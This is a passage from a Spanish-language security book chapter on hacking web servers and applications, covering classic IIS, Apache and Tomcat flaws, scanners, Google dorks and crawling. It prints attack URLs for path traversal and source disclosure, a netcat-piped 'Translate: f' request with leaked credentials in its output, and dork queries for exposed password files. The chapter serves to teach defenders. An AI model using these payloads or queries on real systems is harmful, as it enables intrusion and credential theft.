NOTA Las vulnerabilidades de servidor Web específicas de la plataforma se analizan de manera detallada en los capítulos 4 (Windows) y 5 (Linux/UNIX). También recomendamos revisar *Hacking Exposed Windows, tercera edición* (McGraw-Hill Professional, 2007), para conocer más a profundidad los detalles del hackeo de servidor Web de Windows.

Estos tipos de vulnerabilidades suelen publicitarse ampliamente, y es fácil detectarlos y atacarlos. Un atacante con el conjunto correcto de herramientas y explotaciones listas para usar puede acabar con un servidor Web vulnerable en minutos. Algunos de los gusanos más devastadores de Internet han explotado históricamente estos tipos de vulnerabilidades (por ejemplo, dos de los gusanos de Internet más reconocibles en la historia, Code Red y Nimda, explotaron vulnerabilidades en el software de servidor IIS de Microsoft). Aunque estas vulnerabilidades

proporcionaron estupendos "frutos maduros" para que los hackers de todos los niveles de habilidad los desplumen durante muchos años, el riesgo de estos problemas se está reduciendo gradualmente por las siguientes razones:

- Los vendedores y la comunidad de fuente abierta están aprendiendo de los errores del pasado (tome como ejemplo los insignificantes números de las vulnerabilidades encontrados a la fecha en la versión más reciente del servidor Web de Microsoft, IIS 7).
- Los usuarios y administradores de sistema también están aprendiendo a configurar plataformas de servidor Web para proporcionar una superficie de ataque mínima, deshabilitando muchos de los puntos de apoyo explotados por atacantes en los años anteriores (muchos de los cuales se analizarán en esta sección). Los vendedores también han ayudado aquí al publicar la configuración de mejores prácticas (una vez más, citamos a Microsoft, que ha publicado listas de verificación de "Cómo bloquear IIS" por algún tiempo). Una vez dicho esto, la mala configuración aún ocurre con frecuencia en el Internet de hoy en día, sobre todo a medida que proliferan las tecnologías Web en sistemas mantenidos de manera no profesional como computadoras de escritorio caseras y servidores de pequeños negocios.
- Los vendedores y la comunidad de fuente abierta están respondiendo más rápidamente con parches a esas vulnerabilidades que siguen saliendo a la superficie en código de plataforma Web, sabiendo a largo plazo los desastres que un gusano como Code Red o Nimda podrían infligir en su plataforma.
- Las medidas para contrarrestar proactivas como productos de análisis de aplicaciones a profundidad (por ejemplo, AppShield de Sanctum/Watchfire) y características de validación de entrada integradas (por ejemplo, URLScan de Microsoft) han surgido para reducir la superficie de ataque disponible en un servidor Web típico.
- Productos y herramientas de escaneo de vulnerabilidades automatizadas han integrado revisiones crujientes para vulnerabilidades de plataforma Web comunes, proporcionando identificación rápida y eficiente de estos problemas.

Ni por un momento lea esta lista como una sugerencia de que las plataformas Web ya no presentan riesgos de seguridad; es sólo que la madurez de los proveedores actuales de la principal plataforma han reducido los riesgos específicos relacionados con el uso de una plataforma en comparación con otra.

SUGERENCIA Sea extremadamente suspicaz con cualquier persona que lo convenza de implementar una plataforma Web diseñada desde cero (sí, hemos visto que esto sucede). Es probable que cometerá los mismos errores que todos los anteriores desarrolladores de plataformas Web han cometido, dejándolos vulnerables para una letanía de explotaciones.

Las vulnerabilidades de servidor Web tienden a caer en una de las siguientes categorías:

- Archivos de ejemplo.
- Revelación de código de origen.
- Canonicalización.

- Extensiones de servidor.
- Validación de entrada (por ejemplo, desbordamiento de búfer).

Esta lista es, en esencia, un subconjunto de la categoría "Insecure Configuration Management" (administración de configuración insegura) del Open Web Application Security Project (OWASP) de vulnerabilidades de aplicación Web (consulte http://www.owasp.org/documentation/topten/a10.html). A continuación dedicaremos unas cuantas palabras a analizar cada una de estas categorías de vulnerabilidades, y desarrollaremos un corto examen de las herramientas de escaneo de vulnerabilidades de servidor Web disponibles.

Archivos de ejemplo

Las plataformas Web presentan un conjunto sorprendente de características y funcionalidades. En el deseo de que su producto sea más fácil de usar, con frecuencia los vendedores incluyen secuencias de comandos y fragmentos de código de ejemplo que demuestran todo el conjunto de características. Gran parte de esta funcionalidad puede ser peligrosa si se configura mal o se deja expuesta al público. Por fortuna, en años recientes los vendedores han aprendido que los clientes no aprecian una experiencia vulnerable tras la compra, y ahora casi todos los vendedores auditan sus archivos de ejemplo como parte de su proceso de revisión de seguridad previo al lanzamiento.

Una de las vulnerabilidades clásicas de "archivo de ejemplo" data de los días de IIS 4 de Microsoft. Permite que los atacantes descarguen código fuente ASP. Esta vulnerabilidad no era un gusano en sí, sino más bien un ejemplo de mal empaquetamiento (se instaló código de ejemplo como opción predeterminada, uno de los errores más comunes cometidos por proveedores de plataformas Web en el pasado). Los culpables en este caso fueron un par de archivos de ejemplo instalados con el paquete predeterminado IIS4 llamado showcode.asp y codebrews.asp. Si están presentes, un atacante remoto podía acceder a estos archivos, que podían revelar el contenido de casi cualquier otro archivo en el servidor, como se muestra en los siguientes dos ejemplos:

```
http://192.168.51.101/msadc/Samples/SELECTOR/showcode.asp?source=/../..
/../../../boot.ini
http://192.168.51.101/iissamples/exair/howitworks/codebrws.asp?source=
/../../../../../winnt/repair/setup.log
```

La mejor manera de tratar con archivos de ejemplo malvados como éstos consiste en eliminarlos de los servidores Web de producción. Quienes han construido sus aplicaciones Web para depender de la funcionalidad de código de archivo pueden recuperar un parche para mitigar las vulnerabilidades a corto plazo.

Develamiento de código fuente

Los ataques de develamiento de código fuente permiten a un usuario malicioso ver el código fuente de archivos de aplicaciones en un servidor Web vulnerable que tiene el propósito de permanecer en la confidencialidad. Bajo ciertas condiciones, el atacante puede combinar esto con otras técnicas para ver archivos protegidos importantes como /etc/passwd, global.asa, etcétera.

Algunas de las vulnerabilidades de develamiento de código fuente más clásicas incluyen la vulnerabilidad de IIS +.htr y problemas similares con Apache Tomcat y BEA WebLogic relacio-

nados con la anexión de caracteres especiales o solicitudes para la página de servidor de Java (JSP, Java Server Pages). He aquí ejemplos de ataques en cada una de las vulnerabilidades, respectivamente:

```
http://www.victimaiis.ejemplo/global.asa+.htr
http://www.servidorweblogic.ejemplo/index.js%70
http://www.servidortomcat.ejemplo/ejemplos/jsp/num/numguess.js%70
```

Estas vulnerabilidades tienen tiempo de corregidas, o se han publicado maneras de evadirlas (por ejemplo, eliminando manualmente los archivos de muestra showcode.asp y codebrews.asp; consulte http://www.microsoft.com/technet/security/bulletin/MS01-004.mspxfor+.htr, http://jakarta.apache.org y http://dev2dev.bea.com/resourcelibrary/advisories.jsp?highlight=advisoriesnotifications para develamiento de JSP). No obstante, es una buena práctica suponer que la lógica de sus páginas de aplicación Web estará expuesta a los ojos de quienes las quieren ver, y nunca debe almacenar datos confidenciales, como contraseñas de base de datos o claves de cifrado, en el código fuente de la aplicación.

Ataques de canonicalización

A menudo es posible atender los recursos de computadora y red empleando más de una representación. Por ejemplo, también puede accederse al archivo C:\texto.txt con la sintaxis ..\texto.txt o \\equipo\C$\texto.txt. Al proceso de resolver un recurso en un nombre estándar (canónico) se le denomina *canonicalización*. Es posible engañar con facilidad a las aplicaciones que toman decisiones de seguridad con base en el nombre del recurso para que realicen acciones no anticipadas empleando ataques denominados de canonicalización.

La vulnerabilidad ASP::$DATA en IIS de Microsoft fue uno de los primeros problemas de canonicalización publicados en una plataforma Web importante (aunque en esa época nadie la llamó "canonicalización"). Publicada originalmente para Bugtraq por Paul Ashton, esta vulnerabilidad permite al atacante descargar el código de páginas activas de servidor (ASP, Active Server Pages) en lugar de hacer que las genere dinámicamente el motor ASP de IIS. La explotación es fácil y fue muy popular con los muchachos de secuencias de comandos. Simplemente se usa el siguiente formato de URL cuando se descubre una página ASP:

```
http://192.168.51.101/secuencias/archivo.asp::$DATA
```

Para conocer más información relacionada con esta vulnerabilidad, puede revisar http://www.securityfocus.com/bid/149, y puede obtener información de parchado de http://www.microsoft.com/technet/security/current.asp.

Más recientemente se encontró que Apache contenía una vulnerabilidad de canonicalización cuando se instalaba en servidores que ejecutaba Windows. Si el directorio que contenía la secuencia de comandos de servidor estaba localizado dentro del directorio raíz de los documentos, podría obtener el código fuente de la secuencia de comandos CGI al hacer una solicitud directa del archivo de secuencia de comandos, con la siguiente configuración poco segura, por ejemplo:

```
DocumentRoot "C:/Documents and Settings/http/site/docroot"

ScriptAlias /cgi-bin/ "C:/Documents and Settings/http/site/docroot/cgi-bin/"
```

El uso normal haría una solicitud POST a http://[*destino*]/cgi-bin/foo (observe que cgi-bin está en minúsculas). Sin embargo, un atacante podría recuperar el código fuente de la secuencia de comandos foo con sólo solicitar http://[*destino*]/CGI-BIN/foo (observe las mayúsculas). Esta vulnerabilidad ocurre porque los algoritmos de enrutamiento de solicitud de Apache son sensibles a mayúsculas y minúsculas, mientras que el sistema de archivos de Windows no lo es. La corrección para esta falla consiste en almacenar sus secuencias de comandos de servidor fuera del árbol de documentos, una buena práctica que debe seguirse en cualquier plataforma Web.

Tal vez las siguientes vulnerabilidades de canonicalización más reconocibles serían las vulnerabilidades Unicode/Double Decode, también en IIS. Estas vulnerabilidades fueron explotadas por el gusano Nimda. Analizamos esto de manera extensa en el capítulo 4 sobre hackeo de Windows, de modo que no lo trataremos aquí. Baste con decir, una vez más: manténgase actualizado con sus parches de plataforma Web, y compartimentalice su estructura de directorio de aplicaciones. También recomendamos restricción en las entradas empleando soluciones de capa de plataformas como URLScan de Microsoft, que puede quitar los URL que contienen caracteres Unicode o codificados de doble hexadecimal antes de que lleguen al servidor.

Extensiones de servidor

Un servidor Web proporciona, por sí mismo, un mínimo de funcionalidad; gran parte de sus funciones vienen en la forma de extensiones, que son bibliotecas de código que se agregan al motor HTTP central para proporcionar características como ejecución dinámica de secuencias de comandos, seguridad, inclusión en caché, y más. Por desgracia, no se trata de una comida gratis, y a menudo las extensiones traen problemas a la fiesta.

La historia está llena de vulnerabilidades en explotaciones de servidor Web: la extensión Indexing de Microsoft, que cayó víctima de desbordamientos de búfer; el protocolo de impresión de Internet (IPP, Internet Printing Protocol), otra extensión de Microsoft que cayó víctima de ataques de desbordamiento de búfer cerca de IIS5; autoría y creación de versiones distribuidas de Web (WebDAV, Web Distributed Authoring and Versioning), la capa de conectores seguros (SSL, Secure Sockets Layer; por ejemplo, las vulnerabilidades de desbordamiento de búfer mod_ssl, y el conjunto de la biblioteca Netscape Network Security Services), etc. Estos módulos adjuntos que llegan a la gloria (y se pierden en la infamia en muchos casos) deben servir como un recordatorio del equilibrio que se debe dar entre funcionalidad adicional y seguridad.

Las extensiones de WebDAV se han visto afectadas de manera particular por vulnerabilidades en años recientes. Diseñadas para permitir que varias personas accedan, descarguen y modifiquen archivos en un servidor Web, se han presentado muchos problemas serios identificados en Microsoft y las implementaciones de WebDAV de Apache. El problema `Translate: f` de WebDAV de Microsoft, publicado en Bugtraq por Daniel Docekal, es un ejemplo particularmente bueno de lo que sucede cuando un atacante envía entrada inesperada que causa que el servidor bifurque su ejecución en una biblioteca de complementos vulnerable.

La vulnerabilidad `Translate: f` se explota al enviar una solicitud GET de HTTP mal formada para una secuencia de comandos ejecutable en el servidor o un tipo de archivo relacionado, como las páginas activas de servidor (.asp) o el archivo global.asa. Con frecuencia estos archivos están diseñados para ejecutarse en el servidor, y nunca se generan en el cliente para proteger la confidencialidad de la lógica de programación, variables privadas, etc. (aunque suponiendo que esta información nunca se generará en el cliente, en nuestra opinión es una mala práctica de programación). La solicitud mal formada causa que IIS envíe el contenido de

este archivo al cliente remoto en lugar de ejecutarlo usando el motor de creación de secuencias de comandos apropiado.

Los aspectos clave de la solicitud GET de HTTP mal formado incluyen un encabezado especializado con `Translate: f` al final de él y una diagonal invertida (\) adjuntada al final del URL especificado en la solicitud. Un ejemplo de este tipo de solicitud se muestra a continuación. (La notación `[CRLF]` simboliza caracteres de retorno de carro/cambio de línea, 0D 0A en hexadecimal, que normalmente sería invisible.) Tome nota de la diagonal invertida después de `GET global.asa` y el encabezado `Translate: f`:

```
GET /global.asa\ HTTP/1.0
Host: 192.168.20.10
Translate: f
[CRLF]
[CRLF]
```

Al canalizar un archivo que contiene este texto mediante netcat, dirigido a un servidor vulnerable, como se muestra a continuación, puede causar que el archivo global.asa se despliegue en la línea de comandos:

```
D:\>type trans.txt| nc -nvv 192.168.234.41 80
(UNKNOWN) [192.168.234.41] 80 (?) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Wed, 23 Aug 2000 06:06:58 GMT
Content-Type: application/octet-stream
Content-Length: 2790
ETag: "0448299fcd6bf1:bea"
Last-Modified: Thu, 15 Jun 2000 19:04:30 GMT
Accept-Ranges: bytes
Cache-Control: no-cache
<!—Copyright 1999-2000 bigCompany.com -->
("ConnectionText") = "DSN=Phone;UID=superman;Password=test;"
("ConnectionText") = "DSN=Backend;UID=superman;PWD=test;"
("LDAPServer") = "LDAP://ldap.bigco.com:389"
("LDAPUserID") = "cn=Admin"
("LDAPPwd") = "password"
```

Hemos editado el contenido del archivo global.asa recuperado en este ejemplo para mostrar parte del contenido más jugoso que podría obtener un atacante. Es una realidad desafortunada que muchos sitios aún incluyen en el código la contraseña de la aplicación en archivos .asp y .asa, y aquí es donde resulta más elevado el riesgo de mayor penetración. Como puede ver en este ejemplo, el atacante que extrae este archivo .asa particular ha ganado contraseñas para varios servidores, incluido el sistema LDAP.

En Internet están disponibles secuencias de comandos de explotación de Perl enlatadas que simplifican la explotación anterior de netcat. (Hemos usado trans.pl, de Roelof Temmingh, y srcgrab.pl, de Smiler.)

`Translate: f` surge de un problema con WebDAV, que está implementado en IIS como un filtro ISAPI llamado httpext.dll, que interpreta solicitudes Web *antes* del motor IIS central. El encabezado `Translate: f` señala el filtro WebDAV para manejar la solicitud, y la diagonal invertida del final confunde al filtro, de modo que envía la solicitud directamente al sistema operativo. Windows 2000 devuelve sin problemas el archivo al sistema del atacante, en lugar de ejecutarlo en el servidor. Éste también es un buen ejemplo de problema de canonicalización (analizado en páginas anteriores de este capítulo). La especificación de una de las diversas formas equivalentes de un nombre de archivo canónico en una solicitud puede causar que la solicitud sea manejada por diferentes aspectos de IIS o el sistema operativo. La vulnerabilidad `::$DATA` analizada antes en IIS es un buen ejemplo de problema de canonicalización (al solicitar el mismo archivo con un nombre diferente, un atacante puede causar que el archivo se regrese al explorador de forma inapropiada). Parece que `Translate: f` trabaja de forma similar. Al confundir a WebDAV y especificar "falso" para traducir, un atacante puede causar que el flujo de archivo haya regresado al navegador.

¿Cómo evita vulnerabilidades que dependen de complementos o extensiones como WebDAV de Microsoft? La manera más efectiva es parchar o deshabilitar la extensión vulnerable (de preferencia, ambas). En general, debe configurar su servidor Web para permitir sólo la funcionalidad requerida por su aplicación Web.

Desbordamientos de búfer

Como hemos observado en todo este libro, el mortal ataque de desbordamiento de búfer simboliza el golpe de gracia del hackeo. Dadas las condiciones apropiadas, los desbordamientos de búfer a menudo dan como resultado la capacidad de ejecutar comandos arbitrarios en la máquina víctima, por lo general con niveles de privilegio muy elevados.

Los desbordamientos de búfer han sido un hueco en la armadura de la seguridad digital durante muchos años. Desde el análisis del Dr. Mudge sobre el tema en el artículo de 1995 "How to Write Buffer Overflows" (Cómo escribir desbordamientos de búfer; http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html), el mundo de la seguridad computacional nunca ha vuelto a ser el mismo. El artículo de 1996 de Aleph One "Smashing the Stack for Fun and Profit" (Aplastando la pila por diversión y lucro), publicado originalmente en la *Phrack Magazine*, *volumen 49* (http://www.phrack.com), también es un artículo clásico que detalla lo simple que es el proceso de desbordar un búfer. Un estupendo sitio para estas referencias se localiza en http://destroy.net/machines/security. Los desbordamientos más fáciles de explotar se denominan desbordamientos de búfer *basados en pila*, lo que denota la colocación del código arbitrario en la pila de ejecución de la CPU. Más recientemente, los llamados desbordamientos de búfer *basados en heap* también se han vuelto populares, donde se inyecta código en el heap y se ejecuta.

NOTA Consulte el capítulo 10 para tener una cobertura más a fondo de los desbordamientos de búfer, incluidas variantes más recientes, como desbordamiento de heap y de entero.

El software de dispositivo Web no es diferente de ningún otro, y también es vulnerable a los errores de programación comunes que constituyen la causa principal de los desbordamientos de búfer. Por desgracia, debido a su posición en las líneas frontales de casi todas las redes, los desbordamientos de búfer en el software de dispositivo Web pueden ser devastadores, permitiendo que los atacantes pasen con facilidad de un simple compromiso periférico al corazón de una organización. Por lo tanto, recomendamos prestar atención particular a los ataques de esta sección,

porque son los que deben evitarse a cualquier costo. Podríamos pasar a describir los desbordamientos de búfer en plataformas de servidor Web en muchas páginas, pero para ahorrar esfuerzo resumiremos aquí algunos de los más serios.

La vulnerabilidad de desbordamiento de pila ASP de IIS afecta a Microsoft IIS 5.0, 5.1 y 6.0. Eso permite a un atacante que puede colocar archivos en el servidor Web ejecutar código de máquina arbitrario en el contexto del software de servidor Web. Se ha publicado una explotación para esta vulnerabilidad en http://downloads.securityfocus.com/vulnerabilities/exploits/cocoruderIIS-jul25-2006.c.

La vulnerabilidad de desbordamiento de heap de transferencia de codificación fragmentada HTR de IIS afecta a Microsoft IIS 4.0, 5.0 y 5.1. Es probable que lleve a la negación de servicio remoto o a ejecución de código remoto en el nivel de privilegio IWAM_*NOMBREEQUIPO*. Se ha publicado una explotación para esta vulnerabilidad en http://packetstormsecurity.nl/0204-exploits/iischeck.pl.

IIS también sufrió desbordamientos de búfer en la extensión del complemento Indexing Services (idq.dll), que podría explotarse al enviar solicitudes .ida o .idq a un servidor vulnerable. Esta vulnerabilidad dio como resultado el famoso gusano Code Red (visite http://www.securityfocus.com/bid/2880). Otro desbordamiento de búfer IIS "antiguo pero bueno" incluyó el protocolo de impresión de Internet (IPP, Internet Printing Protocol) (visite http://www.eeye.com/html/research/advisories/AD20010501.html) y una de las primeras vulnerabilidades de desbordamiento de búfer identificadas en un servidor Web comercial, IISHack (consulte http://research.eeye.com/html/advisories/published/AD20001003.html). Como muchos servicios de Windows, IIS también fue afectado por las vulnerabilidades en la biblioteca del protocolo ASN.1 (visite http://research.eeye.com/html/advisories/published/AD20040210-2.html).

Para no ser menos, las plataformas Web de código abierto han sufrido de algunas vulnerabilidades graves de desbordamiento de búfer. La vulnerabilidad mod_rewrite de Apache afecta a todas las versiones, hasta Apache 2.2.0, e incluida ésta, y da como resultado ejecución de código remoto en el contexto del servidor Web. Los detalles y varias explotaciones publicadas se encuentran en http://www.securityfocus.com/bid/19204. La vulnerabilidad mod_ssl de Apache (también conocida como gusano Slapper) afecta a todas las versiones hasta Apache 2.0.40, e incluida ésta, y da como resultado ejecución remota del contexto de código en el nivel de superusuario. Varias explotaciones publicadas para plataformas Windows y Linux pueden encontrarse en http://packetstormsecurity.nl y los consejos de CERT en http://www.cert.org/advisories/CA-2002-27.html. Apache también sufrió de una vulnerabilidad en la manera en que maneja solicitudes http codificadas con codificación fragmentada que da como resultado un gusano aislado "Scalper", que se considera el primer gusano de Apache. El boletín de seguridad de la Apache Foundation puede encontrarse en http://httpd.apache.org/info/security_bulletin_20020620.txt.

Por lo general, la manera más fácil de contrarrestar las vulnerabilidades de desbordamiento de búfer cosiste en aplicar un parche de software, sobre todo de una fuente confiable. A continuación analizaremos algunas maneras de identificar vulnerabilidades de servidor Web conocidas empleando herramientas disponibles.

Escáneres de vulnerabilidad de servidor Web

¿Se siente un poco abrumado por todas las explotaciones de servidor Web que existen? ¿Se pregunta cómo identificar tantos problemas sin explorar manualmente cientos de servidores? Por fortuna, hay varias herramientas que vuelven automático el proceso de analizar servidores Web en busca de la enorme cantidad de vulnerabilidades que siguen surgiendo en la comunidad de

hackeo. Por lo general denominados *escáneres de vulnerabilidades Web*, estos tipos de herramientas escanearán docenas de vulnerabilidades bien conocidas. Los atacantes pueden usar entonces su tiempo de manera más eficiente en explotar las vulnerabilidades encontradas por la herramienta. Eeeh, queremos decir que ¡*usted* puede usar su tiempo de manera más eficiente para parchar estos problemas cuando encienden los escáneres!

NOTA Vea nuestro análisis de los escáneres de seguridad de aplicaciones Web en páginas posteriores de este capítulo para conocer herramientas comerciales más actualizadas que también analizan el software de servidor Web.

Nikto

Nikto es un escáner de servidor Web que realiza pruebas completas contra servidores Web en busca de varias vulnerabilidades de servidor Web conocidas. Puede descargarse de http://wwww.cirt.net/nikto2. La base de datos de firmas de vulnerabilidades se actualiza con frecuencia para reflejar cualquier nueva vulnerabilidad recién descubierta.

En la tabla 11-1 se detallan los pros y los contras de Nikto.

Nessus

Nessus de Tenable es un escáner de vulnerabilidades de red que contiene una gran cantidad de pruebas para vulnerabilidades conocidas en software de servidor Web. Puede descargarse de http://www.nessus.org/nessus/. El propio software Nessus es gratuito, pero Tenable hace su

Pros	Contras
La base de datos de escaneo puede actualizarse con un simple comando.	No toma un rango de IP como entrada.
La base de datos de escaneo está en formato CSV. Puede agregar fácilmente escaneos personalizados.	No da soporte a compendios ni autentificación NTLM.
Proporciona soporte a SSL.	No puede realizar comprobaciones con cookies.
Da soporte a autentificación de host básica de HTTP.	
Proporciona soporte a proxy con autentificación.	
Captura cookies desde el servidor Web.	
Da soporte a salida de nmap como entrada.	
Da soporte a varias técnicas de evasión de IDS.	
Pueden especificarse varios destinos en archivos.	

Tabla 11-1 Pros y contras de Nikto.

dinero de las actualizaciones a la base de datos de vulnerabilidades. Para uso no comercial, las actualizaciones a la base de datos de vulnerabilidades son gratuitas. De otra manera, sus opciones son usar una alimentación gratuita que tiene una demora de siete días, o pagar la suscripción a su alimentación en tiempo real.

En la tabla 11-2 se presentan detalles de los pros y los contras de Nessus.

HACKEO DE APLICACIONES WEB

El hackeo de aplicaciones Web alude a ataques a las propias aplicaciones, en oposición al software de servidor Web en que se ejecutan estas aplicaciones. El hackeo de aplicaciones Web incluye muchas de las mismas técnicas que el hackeo de servidor Web, incluidos ataques de validación de entrada, ataques de develamiento de código fuente, etc. La principal diferencia es que el atacante ahora está concentrado en código de aplicación personalizado y no en software de servidor comercial. Como tal, el método requiere más paciencia y sofisticación. Delinearemos algunas de las herramientas y técnicas de hackeo de aplicaciones Web en esta sección.

Búsqueda de aplicaciones Web vulnerables con Google

Los motores de búsqueda indexan una enorme cantidad de páginas Web y otros recursos. Los hackers pueden usar esos motores para lanzar ataques anónimos, encontrar víctimas fáciles y obtener el conocimiento necesario para montar un ataque poderoso contra una red. Los motores de búsqueda resultan peligrosos en gran medida porque los usuarios son descuidados. Más aún, los motores de búsqueda pueden ayudar a los hackers a evitar su identificación. Los motores de búsqueda hacen que el descubrimiento de máquinas candidato no requiera casi esfuerzo.

En años recientes, los motores de búsqueda han atraído gran cantidad de atención negativa por exponer información confidencial. Como resultado, muchas de las consultas más "interesantes" ya no regresan resultados útiles. Aquí se presenta una lista de algunos hackeos comunes

Pros	Contras
Portal gráfico fácil de usar, con actualización automatizada.	No está concentrado directamente en servidores Web.
Arquitectura cliente/servidor que permite automatización de prueba.	Las actualizaciones en tiempo real para la base de datos de rastreo requieren una suscripción.
Poderosa arquitectura de plug-in que permite la creación de pruebas personalizadas.	Soporta autentificación HTTP limitada.
Proporciona soporte a proxy con autentificación.	
Los destinos pueden incluirse en cola y escanearse automáticamente.	
Da soporte a varias técnicas de evasión IDS.	

Tabla 11-2 Pros y contras de Nessus.

realizados con http://www.google.com (nuestro motor de búsqueda favorito, pero puede usar uno de su propia elección, si lo prefiere, suponiendo que da soporte a todas las mismas características que Google).

Con el uso de Google puede obtener una lista de páginas de acceso público en un sitio Web, con sólo usar los operadores de búsqueda avanzada:

- **site:ejemplo.com**
- **inurl:ejemplo.com**

Para encontrar directorios no protegidos /admin, /password, /mail y su contenido, busque las siguientes palabras clave en Google:

- **"Index of /admin"**
- **"Index of /password"**
- **"Index of /mail"**
- **"Index of /" +banques +filetype:xls** (para Francia)
- **"Index of /" +passwd**
- **"Index of /" password.txt**

Para encontrar aplicaciones con sugerencia de contraseña, que están mal configuradas, escriba lo siguiente en http://www.google.com (¡muchos de éstos enumeran usuarios, dan sugerencias de contraseñas, o envían por correo electrónico contraseñas de cuentas a una dirección de correo electrónico que especifique!):

- **password hint**
- **password hint –email**
- **show password hint –email**
- **filetype:htaccess user**

En la tabla 11-3 se muestran otros ejemplos de búsquedas de Google que pueden obtener información útil para un atacante Web. Sea creativo, porque las posibilidades son interminables.

Consulta de búsqueda	Posible resultado
inurl:mrtg	Página de análisis de tráfico MRTG para sitios Web
filetype:config web	Archivos web.config de .NET
global.asax index	Archivos global.asax o global.asa
inurl:exchange inurl:finduser inurl:root	Servidores de acceso Web de Outlook (OWA) configurado de manera inapropiada

Tabla 11-3 Ejemplos de búsqueda de Google que puede mostrar información útil para un atacante.

SUGERENCIA Para conocer cientos de ejemplos (¡ordenados en categorías!), revise la base de datos de hackeo de Google (GHDB, Google Hacking Database) en http://johnny.ihackstuff.com/ghdb,php.

Rastreo Web

Se rumora que alguna vez Abraham Lincoln dijo: "Si tengo ocho horas para cortar un árbol, dedicaré seis horas a afilar mi hacha." Un atacante serio se tomará tiempo para familiarizarse con la aplicación. Esto incluye la descarga de todo el contenido del sitio Web de destino y la búsqueda de los frutos maduros, como información de ruta local, nombres y direcciones IP de servidor, cadenas de consulta de SQL con contraseñas, comentarios de información y otros datos confidenciales en los siguientes elementos:

- Páginas estáticas y dinámicas.
- Archivos de inclusión y de otro tipo de soporte.
- Código fuente.
- Encabezados de respuesta de servidor.
- Cookies.

Herramientas de rastreo Web

¿Y cuál es la mejor manera de obtener esta información? Debido a que la recuperación de un sitio Web completo es, por su naturaleza, tedioso y repetitivo, se trata de un trabajo muy adecuado para la automatización. Por fortuna, existen muchas buenas herramientas para realizar rastreo Web, como `wget` y HTTrack.

wget Es un paquete de software gratuito para recuperar archivos empleando HTTP, HTTPS y FTP, los protocolos de Internet de uso más amplio. Es una herramienta de línea de comandos no interactiva, de modo que puede llamarse fácilmente desde secuencias de comandos, trabajos con cron y terminales sin X Support. wget está disponible en http://www.gnu.org/software/wget/wget.html. A continuación se muestra un ejemplo simple de uso de wget:

```
C:\>wget -P chits -l 2 http://www.google.com
--20:39:46-- http://www.google.com:80/
           => 'chits/index.html'
Connecting to www.google.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 2,532 [text/html]

    0K -> ..                                          [100%]

20:39:46 (2.41 MB/s) - 'chits/index.html' saved [2532/2532]
```

HTTrack HTTrack Website Copier, que se muestra en la figura 11-1, es una aplicación gratuita de plataforma cruzada que permite que un atacante descargue un número ilimitado de sus sitios Web favoritos para posterior vista, edición y exploración fuera de línea. Las opciones de línea de




Figura 11-1 Configuración de un rastro de sitio Web en WinHTTrack.

comandos proporciona la capacidad de creación de secuencias de comandos y una interfaz gráfica fácil de usar, y WinHTTrack está disponible para Windows. HHTrack está disponible en http://www.httrack.com/.

Debido a que la navegación en el sitio se realiza en código ejecutado en el explorador cliente, AJAX y otras técnicas de programación dinámicas pueden confundir aún al mejor rastreador. Sin embargo, se están desarrollando nuevas herramientas para analizar y rastrear aplicaciones de AJAX. Crawljax, una de estas herramientas, realiza análisis dinámico para rehacer cambios de estado de interfaz de usuario y construir una gráfica de flujo de estado. Crawljax está disponible en http://spci.st.ewi.tudelft.nl/crawljax/.

Evaluación de aplicaciones Web

Una vez que se ha rastreado el contenido de la aplicación de destino y analizado por completo, el atacante realizará, por lo general, sondeos más profundos de las características principales de

la aplicación. El objetivo final de esta actividad consiste en comprender por completo la arquitectura y el diseño de la aplicación, detectar cualquier posible punto débil y romper lógicamente la aplicación de cualquier manera posible.

Para lograr este objetivo, cada componente importante de la aplicación se examinará desde un punto de vista no autentificado, además de hacerlo desde la perspectiva autentificada, si se conocen las credenciales apropiadas (por ejemplo, el sitio puede permitir registro gratuito de nuevos usuarios, o tal vez el atacante ya recabó credenciales del rastreo del sitio). Los ataques a aplicaciones Web suelen concentrarse en las siguientes características:

- Autentificación.
- Administración de sesión.
- Interacción de base de datos.
- Validación de entrada genérica.
- Lógica de aplicación.

Examinaremos la manera de analizar cada una de estas características en las secciones posteriores. Debido a que no es posible estudiar muchas de las fallas de aplicación Web más serias sin las herramientas apropiadas, empezamos con una enumeración de herramientas de uso común para realizar hackeo de aplicación Web, incluidos:

- Plug-ins de explorador.
- Suites gratuitas de herramientas.
- Escáneres de aplicación Web comerciales.

Plug-ins de explorador

